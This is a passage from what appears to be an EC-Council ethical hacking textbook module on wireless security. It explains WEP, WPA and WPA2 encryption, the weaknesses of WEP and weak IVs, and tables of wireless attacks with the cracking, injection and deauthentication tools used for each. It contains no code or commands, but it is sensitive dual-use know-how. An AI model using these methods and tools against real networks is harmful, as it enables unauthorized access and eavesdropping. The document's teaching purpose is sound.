- Confidentiality: It prevents link-layer eavesdropping
- Access Control: It determines who may access data
- Data Integrity: It protects the change of data by a third party
- Efficiency

Key points

It was developed without:

- Academic or public review
- Review from cryptologists.

It has significant vulnerabilities and design flaws

- WEP is a stream cipher that uses RC-4 to produce a stream of bytes that are XORed with plaintext

The length of the WEP and the secret key are:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key size
- 256-bit WEP uses 232-bit key size

WEP Flaws


Some basic flaws undermine WEP's ability to protect against a serious attack:

- No defined method for encryption key distribution:
 - Pre-shared keys are set once at installation and are rarely (if ever) changed
 - It is easy to recover the number of plaintext messages encrypted with the same key
- RC4 was designed to be used in a more randomized environment than WEP utilized:
 - As the pre-shared key is rarely changed, the same key is used over and over
 - An attacker monitors the traffic and finds different ways to work with the plaintext message
 - With knowledge of the ciphertext and plaintext, an attacker can compute the key
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort, WEPCrack, and dweputils.
- Key scheduling algorithms are also vulnerable to attack.

How WEP Works

- CRC-32 checksum is used to calculate a 32-bit Integrity Check Value (ICV) for the data, which, in turn, is added to the data frame

- A 24-bit arbitrary number known as Initialization Vector (IV) is added to the WEP key; WEP key and IV are together called as WEP seed
- The WEP seed is used as the input to RC4 algorithm to generate a key stream (key stream is bit-wise XORed with a combination of data and ICV to produce the encrypted data)
- The IV field (IV+PAD+KID) is added to the cipher text to generate a MAC frame



WPA (Wi-Fi Protected Access) Encryption

WPA stands for Wi-Fi Protected Access. It is a security protocol defined by 802.11i standards. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption. The major drawback for WEP encryption is that it still uses a static encryption key. The attacker can exploit this weakness by using tools that are freely available on the Internet. IEEE defines WPA as “an expansion to the 802.11 protocols that can allow for increased security.” Nearly every Wi-Fi manufacturer provided WPA.

WPA has better data encryption security than WEP, as messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP). It uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption, and authentication. It is a snapshot of 802.11i providing stronger encryption, and enabling PSK or EAP authentication. WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, message integrity checks, extended initialization vectors and re-keying mechanisms.

WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The message integrity check for WPA avoids the chances of the attacker changing or resending the packets.

- **Temporal Key Integrity Protocol (TKIP):** TKIP is used in a unicast encryption key, which changes the key for every packet, thereby enhancing the security. This change in the key for each packet is automatically coordinated between the wireless client and the AP. TKIP uses a Michael Integrity Check algorithm with a message integrity check key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigated vulnerability by increasing the size of the IV and using mixing functions. Under TKIP, the client starts with a 128-bit "temporal key"

(TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via the RC4. It implements a sequence counter to protect against replay attacks. TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. Temporal keys are changed for every 10,000 packets. This makes TKIP-protected networks more resistant to cryptanalytic attacks involving key reuse.

- **Temporal Keys:** Encryption is a necessary component of a Wireless LAN. WEP was once the fundamental encryption mechanism but as flaws are present in WEP encryption, Wi-Fi networks now use a new enhanced encryption mechanism, the WPA protocol. All newly deployed equipment uses either TKIP (WPA) or AES (WPA2) encryption to ensure WLAN security. In case of the WEP encryption mechanism, the protocol derives encryption keys (Temporal Keys) from the Pairwise Master Key (PMK), which arises during the EAP authentication session, whereas the protocol obtains the encryption keys during the four-way handshake in the WPA and WPA2 encryption mechanisms. In the EAP success message, PMK is sent to the AP but is not directed to the Wi-Fi client as it has derived its own copy of the PMK.

Installation of Temporal keys follows the procedure shown in the below diagram:




FIGURE 16.2: Working of temporal keys

- AP sends an ANonce to client, which uses it to construct the Pairwise Temporal Key (PTK)
- Client responds with its own nonce-value (SNonce) to the AP together with a Message Integrity Code (MIC)
- AP sends the GTK and a sequence number together with another MIC, which is used in the next broadcast frames
- Client confirms that the temporal keys are installed

How WPA Works

- Temporal encryption key, transmit address, and TKIP sequence counter (TSC) are used as input to the RC4 algorithm to generate a Keystream
 - The IV or Temporal key sequence, transmit address or the MAC destination address and temporal key are combined with a hash function or a mixing function to generate a 128-bit and a 104-bit key
 - This key is then combined with RC4 to produce the keystream, which should be the same length as the original message
- MAC Service Data Unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm
- The combination of MSDU and MIC is fragmented to generate the MAC Protocol Data Unit (MPDU)
- A 32-bit Integrity Check Value (ICV) is calculated for the MPDU
- The combination of MPDU and ICV is bitwise XORed with Keystream to produce the encrypted data
- The IV is added to the encrypted data to generate the MAC frame

Hacking Wireless Networks
Wireless Encryption

WPA2 (Wi-Fi Protected Access 2) Encryption

- WPA2 is an **upgrade to WPA**, it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (**CCMP**), an **AES-based encryption mode** with strong security

Modes of Operation

WPA2-Personal

- It uses a set-up password (**Pre-shared Key, PSK**) to protect unauthorized network access
- In PSK mode, each wireless network device encrypts the network traffic using a 128-bit key that is derived from a passphrase of 8 to 63 ASCII characters

WPA2-Enterprise

- It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, etc.
- Users are assigned **login credentials** by a centralized server which they must present when connecting to the network

How WPA2 Works

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WPA2 (Wi-Fi Protected Access 2) Encryption

WPA2 (Wi-Fi Protected Access 2) is a security protocol used to safeguard the wireless networks and has replaced WPA technology in 2006. It is compatible with the 802.11i standard and supports many security features that WPA does not support. WPA2 introduces the use of the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, a strong wireless encryption, and Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control. It gives a high level of security to Wi-Fi connections, so that only authorized users can access it.

Modes of Operations

WPA2 offers two modes of operation that include:

- **WPA2-Personal:** WPA2-Personal uses a set-up password (**Pre-shared Key, PSK**) to protect unauthorized network access. Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key that is derived from a passphrase of 8 to 63 ASCII characters. The router uses the combination of passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys keep changing constantly.
- **WPA2-Enterprise:** WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates. WPA Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent sharing of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.

Module 16 Page 1751

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How WPA2 Works

During CCMP implementation, additional authentication data (AAD) is generated using a MAC header, and is included in the encryption process that uses both AES and CCMP encryptions. Because of this, it protects the non-encrypted portion of the frame from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a nonce that it uses in the encryption process. The protocol gives plaintext data, and temporal keys, AAD, and Nonce as an input are used for data encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header to protect against replay attacks. The resultant data from the AES and CCMP algorithms produces encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data and encrypted MIC forms the WPA2 MAC frame. The following diagram depicts the workings of WPA2.

Hacking Wireless Networks
Wireless Encryption

WEP vs. WPA vs. WPA2

CEH

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	CBC-MAC

WEP

✖

Should be replaced with more secure WPA and WPA2

WPA, WPA2

✔

Incorporates protection against forgery and replay attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WEP vs. WPA vs. WPA2

WEP initially provided data confidentiality on wireless networks, but it was weak and failed to meet any of its security goals. WPA fixes most of WEP's problems. WPA2 makes wireless networks almost as secure as wired networks. WPA2 supports authentication, so that only authorized users can access the network. WEP should be replaced with either WPA or WPA2 in order to secure a Wi-Fi network. Both WPA and WPA2 incorporate protections against forgery and replay attacks. The table in the slide provides a comparison between WEP, WPA, and WPA2 with respect to encryption algorithm used, size of Encryption Key and the initialization vector (IV) it produces.

The infographic is titled "WEP Issues" and is part of a "Hacking Wireless Networks" series. It lists 12 issues with their descriptions:

- 1** The IV is a 24-bit field, which is too small and is sent in the **cleartext** portion of a message
- 2** **Identical key streams** are produced with the reuse of the same IV for data protection, as the IV short key streams are repeated within short time
- 3** **Lack of centralized key management** makes it difficult to change the WEP keys with any regularity
- 4** When there is IV Collision, it becomes possible to **reconstruct the RC4 keystream** based on the IV and the decrypted payload of the packet
- 5** IV is a part of the RC4 encryption key, which leads to an **analytical attack** that recovers the key after intercepting and analyzing a relatively small amount of traffic
- 6** Use of RC4 was designed to be a **one-time cipher** and not intended for multiple message use
- 7** No defined method for **encryption key distribution**
- 8** Wireless adapters from the same vendor may all **generate the same IV sequence**. This enables attackers to determine the key stream and decrypt the ciphertext
- 9** Associate and disassociate messages are **not authenticated**
- 10** WEP does not provide cryptographic integrity protection. By capturing two packets, an attacker can flip a bit in the encrypted stream and **modify the checksum** so that the packet is accepted
- 11** WEP is based on a password, prone to **password cracking attacks**
- 12** An attacker can construct a decryption table of the **reconstructed key stream** and can use it to decrypt the WEP Packets in real-time

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WEP Issues

Why is WEP encryption not sufficient to secure wireless networks? The answers lie in the issues and anomalies of WEP, including:

- **CRC32 is not sufficient to ensure complete cryptographic integrity of a packet:** By capturing two packets, an attacker can reliably flip a bit in the encrypted stream, and modify the checksum so that the packet is accepted.
- **IVs are 24 bits:** An AP broadcasting 1500-byte packets at 11 Mb/s would exhaust the entire IV Space in five hours.
- **Known plaintext attacks:** When there is an IV collision, it becomes possible to reconstruct the RC4 key stream based on the IV and the decrypted payload of the packet.
- **Dictionary attacks:** WEP is based on a password, prone to password cracking attacks. The small space of the initialization vector allows the attacker to create a decryption table, which is a dictionary attack.
- **Denial of Service:** Associate and disassociate messages are not authenticated.
- **Eventually, an attacker can construct a decryption table of reconstructed key streams:** With about 24 GB of space, an attacker can use this table to decrypt WEP packets in real-time.
- **A lack of centralized key management makes it difficult to change WEP keys with any regularity**
- **IV is a value that is used to randomize the key stream value and each packet has an IV value:** The standard IV allows only a 24-bit field, is too small, and is sent in the cleartext

portion of a message which is used within hours at a busy AP. IV is a part of the RC4 encryption key, leads to an analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic. Identical key streams are produced with the reuse of the same IV for data protection, as the IV short key streams are repeated within a short time. Wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the key stream and decrypt the ciphertext

- **The standard does not dictate that each packet must have a unique IV, so vendors use only a small part of the available 24-bit possibilities:** A mechanism that depends on randomness is not random at all, and attackers can easily figure out the key stream and decrypt other messages.
- **Use of RC4 was designed to be a one-time cipher and not intended for multiple message use**
- **An attacker can construct a decryption table of the reconstructed key stream and can use it to decrypt the WEP Packets in real-time**

Since most organizations have configured their network clients and APs to use the same shared key, or the four default keys, the randomness of the key stream relies on the uniqueness of the IV value. The use of IV and a key ensures that the key stream for each packet is different, but in most cases, the IV changes while the key remains constant. Since there are only two main components to this encryption process and only one stays constant, the randomization of the process decreases to an unacceptable level. A busy AP can use all 224 available IV values within hours, which requires the reuse of IV values. Repetition in a process that relies on randomness, leading to failure.

What makes the IV issue worse is that the 802.11 standard does not require each packet to have a different IV value, which is similar to having a "Beware of Dog" sign posted but only a Chihuahua to provide a barrier between intruders and the valued assets. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. IV values with 24 bits provide enough possible IV combination values, but most implementations use a handful of bits; thus, not even utilizing all that are available to them.

Hacking Wireless Networks Wireless Encryption		Weak Initialization Vectors (IV)		CEH	
1	In the RC4 algorithm, the Key Scheduling Algorithm (KSA) creates an IV based on the base key	5	Those weak IVs reveal information about the key bytes they were derived from		
2	The IV value is too short and not protected from reuse and no protection against message replay	6	No effective detection of message tampering (message integrity)		
3	A flaw in the WEP implementation of RC4 allows "weak" IVs to be generated	7	An attacker will collect enough weak IVs to reveal bytes of the base key		
4	The way the keystream is constructed from the IV makes it susceptible to weak key attacks (FMS attack)	8	It directly uses the master key and has no built-in provision to update the keys		


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Weak Initialization Vectors (IV)

One of the reasons an attacker can crack WEP encryption is that it produces weak initialization vectors. The reasons for generating weak initialization vectors in WEP include:

- To generate different packets in WEP, the RC4 algorithm uses a Key Scheduling Algorithm (KSA) to create an IV and adds it to the base key, which makes the first few bytes of plaintext easily predictable.
- The IV value is not explicit to the network, so the same IV can be used with the same secret key on multiple wireless devices.
- The way the IV is appended to the beginning of the security key makes it vulnerable to Fluhrer-Mantin-Shamir (FMS) attacks, which allow attackers to execute script tools to crack the secret key by examining the link.
- Most of the weak IVs depends on a WEP key and reveal accurate information about the key bytes from the first RC4 output byte, as well as smaller clues from other bytes.
- Using additional processing on the recovered bytes, parts of Pseudo Random Generation Algorithm (PRGA) can be emulated to extract key information in the byte of an IV.
- There is no effective detection of message tampering. Although methods such as checksum and ICV can check message integrity, they have some drawbacks. Some secure methods for computing MIC require high computational processing when introduced to TKIP.
- It directly uses the master key and has no built-in provision to update the keys

A security flaw in the WEP implementation of RC4 results in the generation of weak IVs, which attackers can easily exploit to deduce the base WEP key. An attacker can use WLAN sniffing tools to capture packets encrypted with the same key, and use tools like Aircrack-ng, WEPcrack, etc., to decrypt the weak IVs, thereby exposing the base WEP key.



Wireless Threats

Previous sections discussed basic wireless concepts and wireless security mechanisms such as encryption algorithms that secure wireless network communications. To secure wireless networks, a network administrator needs to understand the various possible inabilities (weaknesses) of encryption algorithms that lure attackers to crack wireless communications. The wireless network can be at risk to various types of attacks, including access control attacks, integrity attacks, confidentiality attacks, availability attacks, authentication attacks, etc. This section will discuss types of security risks, threats, and attacks associated with wireless networks.

Hacking Wireless Networks
Wireless Threats

Wireless Threats

Access Control Attacks

Wireless access control attacks aim to penetrate a network by **evading WLAN access control measures**, such as AP MAC filters and Wi-Fi port access controls

- War Driving
- Rogue Access Points
- MAC Spoofing
- AP Misconfiguration
- Ad Hoc Associations
- Promiscuous Client
- Client Mis-association
- Unauthorized Association

Integrity Attacks

In integrity attacks, attackers **send forged control, management or data frames over a wireless network** to misdirect the wireless devices in order to perform another type of attack (e.g., DoS)

- Data Frame Injection
- WEP Injection
- Bit-Flipping Attacks
- Extensible AP Replay
- Data Replay
- Initialization Vector Replay Attacks
- RADIUS Replay
- Wireless Network Viruses

Confidentiality Attacks

These attacks attempt to **intercept confidential information sent over wireless associations**, whether sent in the clear text or encrypted by Wi-Fi protocols

- Eavesdropping
- Traffic Analysis
- Cracking WEP Key
- Evil Twin AP
- Honeypot Access Point
- Session Hijacking
- Masquerading
- Man-in-the-Middle Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks
Wireless Threats

Wireless Threats (Cont'd)

Availability Attacks

Availability attacks aim at **obstructing the delivery of wireless services to legitimate users**, either by crippling those resources or by denying them access to WLAN resources

- Access Point Theft
- Denial-of-Service
- Authenticate Flood
- Disassociation Attacks
- De-authenticate Flood
- ARP Cache Poisoning Attack
- EAP-Failure
- Routing Attacks
- Power Saving Attacks
- Beacon Flood
- TKIP MIC Exploit

Authentication Attacks

The objective of authentication attacks is to **steal the identity of Wi-Fi clients**, their personal information, login credentials, etc. to gain unauthorized access to network resources

- PSK Cracking
- Key Reinstallation Attack
- Identity Theft
- LEAP Cracking
- Shared Key Guessing
- VPN Login Cracking
- Password Speculation
- Domain Login Cracking
- Application Login Theft

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Threats

Access Control Attacks

Wireless access control attacks aim to penetrate a network by evading wireless LAN access control measures, such as AP MAC filters and Wi-Fi port access controls. There are several types of access control attacks, including:

- **War Driving:** In a wardriving attack, wireless LANs are detected either by sending probe requests over a connection or by listening to web beacons. An attacker who discovers a

penetration point can launch further attacks on the LAN. Some of the tools that the attacker may use to perform wardriving attacks are KisMAC, NetStumbler, etc.

- **Rogue Access Points:** In order to create a backdoor into a trusted network, an attacker may install an unsecured AP or fake AP inside a firewall. The attacker may also use any software or hardware APs to perform this kind of attack. A wireless access point is termed as a rogue access point when it is installed on a trusted network without authorization. An inside or outside attacker can install rogue access points on your trusted network for malicious intention.
- **MAC Spoofing:** Using the MAC spoofing technique, an attacker can reconfigure a MAC address to appear as an authorized AP to a host on a trusted network. The attacker may use tools such as SMAC to perform this kind of attack.
- **AP Misconfiguration:** If the user improperly configures any of the critical security settings at any of the APs, the entire network could be open to vulnerabilities and attacks. The AP cannot trigger alerts in most intrusion-detection systems, as the system recognizes them as a legitimate device.
- **Ad Hoc Associations:** An attacker may carry out this kind of attack by using any USB adapter or wireless card. The attacker connects the host to an unsecured client to attack a specific client or to avoid AP security.
- **Promiscuous Client:** Using a promiscuous client, an attacker exploits a behavior of 802.11 wireless cards: they always try to find a stronger signal with which to connect. An attacker places an AP near the target Wi-Fi network and gives it a common SSID name, and then offers an irresistibly stronger signal and higher speed than the target Wi-Fi network. The intent is to lure the client to connect to the attacker's AP rather than legitimate Wi-Fi network. Promiscuous clients allow an attacker to transmit target network traffic through a fake AP. It is very similar to the evil twin threat on wireless network, in which an attacker launches an AP that poses as an authorized AP by beaconing the WLAN's SSID.
- **Client Mis-Association:** The client may connect or associate with an AP outside the legitimate network, intentionally or accidentally. This is because the WLAN signals travel in the air, through walls and other obstructions. This kind of client mis-association thus can lead to access control attacks.
- **Unauthorized Association:** Unauthorized association is the major threat to a wireless network. Prevention of this kind of attack depends on the method or technique that the attacker uses to get associated with the network.

Integrity Attacks

An integrity attack involves changing or altering data during transmission. In wireless integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect wireless devices in order to perform another type of attack (e.g., DoS).

Different types of integrity attacks include:

Type of Attack	Description	Method and Tools
Data Frame Injection	Constructing and sending forged 802.11 frames.	Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject
WEP Injection	Constructing and sending forged WEP encryption keys.	WEP cracking + injection tools
Bit-Flipping Attacks	Capturing the frame and flipping random bits in the data payload, modifying ICV, and sending to the user.	
Extensible AP Replay	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, and Failure) for later replay.	Wireless capture + injection tools between client and AP
Data Replay	Capturing 802.11 data frames for later (modified) replay.	Capture + injection tools
Initialization Vector Replay Attacks	Deriving the key stream by sending plain-text message.	
RADIUS Replay	Capturing RADIUS Access-Accept or Reject messages for later replay	Ethernet capture + injection tools between AP and authentication server
Wireless Network Viruses	Viruses have a great impact on a wireless network. Viruses can provide an attacker with a simple method to compromise APs.	

TABLE 16.1: Wireless Threats - Integrity Attacks

Confidentiality Attacks

These attacks attempt to intercept confidential information sent over a wireless network, regardless of whether the system transmits data in clear text or encrypted format. If the system transmits data in encrypted format, an attacker will try to break the encryption (such as WEP or WPA). Confidentiality attacks on wireless networks include:

Type of Attack	Description	Method and Tools
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potentially sensitive information.	bsd-airtools, Ethereal, Ettercap, Kismet, commercial analyzers
Traffic Analysis	Inferring information from the observation of external traffic characteristics.	
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.	Aircrack, AirSnort, chopchop, WepAttack, WepDecrypt
Evil Twin AP	Posing as an authorized AP by beaconing the WLAN's SSID to lure users.	CqureAP, HostAP, OpenAP

Honeypot AP	Setting an AP's SSID to be the same as that of a legitimate AP	Manipulating SSID
Session Hijacking	Manipulating the network so the attacker's host appears to be the desired destination.	Manipulating
Masquerading	Pretending to be an authorized user to gain access to a system.	Stealing login IDs and passwords, bypassing authentication mechanisms
MITM Attack	Running traditional MITM attack tools on an evil twin AP to intercept TCP sessions or SSL/SSH tunnels.	dsniff, Ettercap

TABLE 16.2: Wireless Threats - Confidentiality Attacks

Availability Attacks

Availability attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling those resources or by denying them access to WLAN resources. This attack makes wireless network services unavailable to legitimate users. Attackers can perform these types of attacks in various ways that result in obstructing the availability of wireless networks. Availability attacks include:

Type of Attack	Description	Method and Tools
AP Theft	Physically removing an AP from its installed location.	Stealth and/or speed
Disassociation Attacks	Destroying the connectivity between an AP and client, to make the target unavailable to other wireless devices.	Destroys the connectivity
EAP-Failure	Observing a valid 802.1X EAP exchange, and then sending the client a forged EAP-Failure message.	File2air and libradiate
Beacon Flood	Generating thousands of counterfeit 802.11 beacons to make it hard for clients to find a legitimate AP.	FakeAP
Denial-of-Service	Exploiting the CSMA/CA Clear Channel Assessment (CCA) mechanism to make a channel appear busy.	An adapter that supports CW Tx mode, with a low-level utility to invoke continuous transmissions
De-authenticate Flood	Flooding client(s) with forged de-authenticates or disassociates to disconnect users from an AP.	AirJack, Omerta, void11
Routing Attacks	Distributing routing information within the network.	RIP protocol
Authenticate Flood	Sending forged authenticates or associates from random MACs to fill a target AP's association table.	AirJack, File2air, Macfld, void11
ARP Cache Poisoning Attack	Creating many attack vectors.	

Power Saving Attacks	Transmitting a spoofed TIM or DTIM to the client while in power saving mode, making the client vulnerable to a DoS attack.	
TKIP MIC Exploit	Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service.	File2air, wnet dinject


TABLE 16.3: Wireless Threats - Availability Attacks

Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources.

Type of Attack	Description	Method and Tools
PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	coWPAtty, KisMAC, wpa_crack, wpa-psk-bf
LEAP Cracking	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Anwrap, Asleep, THC-LEAPcracker
VPN Login Cracking	Gaining user credentials (e.g., PPTP password or IPsec Preshared Secret Key) by using brute force attacks on VPN authentication protocols.	ike_scan and IKECrack (IPsec), Anger and THC-pptp-bruter (PPTP)
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes, using a brute force or dictionary attack tool.	John the Ripper, L0phtCrack, Cain & Abel
Identity Theft	Capturing user identities from cleartext 802.1X Identity Response packets.	Packet capturing tools
Shared Key Guessing	Attempting 802.11 Shared Key Authentication with guessed vendor default or cracked WEP keys.	WEP cracking tools
Password Speculation	Using a captured identity, repeatedly attempting 802.1X authentication to guess the user's password.	Password dictionary
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, dsniff
Key Reinstallation Attack	Exploiting the 4-way handshake of the WPA2 protocol.	Nonce reuse technique


TABLE 16.4: Wireless Threats - Authentication Attacks



Rogue Access Point Attack

